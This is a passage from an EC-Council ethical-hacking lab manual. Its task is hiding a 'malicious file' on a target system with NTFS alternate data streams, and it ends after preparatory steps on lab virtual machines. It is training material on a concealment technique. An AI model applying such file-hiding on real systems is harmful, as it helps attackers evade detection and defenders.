
Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.


Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
2. Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.




4. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
5. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


6. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
7. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.



8. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.

